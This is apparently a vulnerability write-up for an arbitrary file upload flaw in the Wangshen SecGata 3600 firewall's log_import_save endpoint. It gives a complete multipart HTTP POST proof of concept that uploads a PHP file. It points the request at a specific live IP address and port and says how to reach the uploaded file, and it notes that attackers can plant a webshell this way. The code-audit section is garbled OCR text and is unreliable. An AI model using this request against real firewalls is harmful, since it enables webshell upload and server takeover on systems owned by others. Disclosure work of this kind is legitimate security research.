# Wangshen SecGata 3600 Firewall log\_import\_save arbitrary file upload vulnerability

## **Vulnerability details**

Wangshen SecGata 3600 Firewall log\_import\_save arbitrary file upload vulnerability, Attackers can obtain server privileges by uploading webshell.

## **Vulnerability location**

/?g=log\_import\_save

# **Vulnerability recurrence**

According to the code audit, it was found that when \$post\_submit-action==' log\_import\_save ' there were no restrictions on the types of uploaded files, resulting in the existence of arbitrary file upload vulnerabilities

```
首页 自动审计 import.mds.php
   if( $post_submit_action = '
 一函数列表一
getXmlForImport
                                                                                                                                          $moduleName = "10
$DEMO_DATA = 0; \( \)
 一变量列表一

$data

$filename

$filezize

$file_name

$_GET[' file_name']

$get_w1_param
                                                                                                                                            $EASYUI = 1; %
$MODULEJS = 1; %
$debugModule = debugMode($_GET['debug']); %
                                                                                                                                         $page['link'] = $_SESSION['link']; {
 Sget_url_param
Stype
S_GET['type']
SretError
SretFaram [ERRORSTRING]
SretFaram [ERRORSCODE]
Sobj_address_ret_arr
SretFaram
Sobj_address_conf_xml
Sparam
                                                                                                                                            /*----*/T
                                                                                                                                                             Sfile error = S FILES['re
                                                                                                                                                           Sobjaddress_conf_ml
Sparant
Soperation_func
Soperation_nune
Sparant[type']
Sname
Sparant[type']
Snames[filename']
Shames[filename']
Sparant[sparant]
Stocimport_ret_arr
Slocimport_ret_arr
Slocimport_ret_a
                                                                                                                                         endSystem();
                                                                                                                                                         _SESSION[ourrentvsysid]
target vsysid select
```

### POC:

POST /?g=log\_import\_save HTTP/1.1

Host: 112.31.19.176:8889

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)

Gecko/20100101 Firefox/124.0

Accept:

 $\texttt{text/html}, \texttt{application/xhtml+xml}, \texttt{application/xml}; \texttt{q=0.9}, \texttt{image/avif}, \texttt{image/a$ 

e/webp, \*/\*; q=0.8 Accept-Language:

zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Sec-GPC: 1

Connection: close

Upgrade-Insecure-Requests: 1

X-Forwarded-For: 0000:0000:0000::0000 X-Originating-IP: 0000:0000:0000::0000

X-Remote-IP: 0000:0000:0000::0000 X-Remote-Addr: 0000:0000:0000::0000

Content-Type: multipart/form-data; boundary=-----152636015

Content-Length: 259

----152636015


Content-Disposition: form-data; name="reqfile";filename="0.php"

Content-Type: text/plain

```
<?php phpinfo();?>
-----152636015
Content-Disposition: form-data; name="submit_post"
net_pro_keyword_import_save
-----152636015--
```

#### Case 1:

URL: https://112.31.19.176:8889/



Use BrupSuite Send payload

Then visit: https://112.31.19.176:8889/attachements/0.php

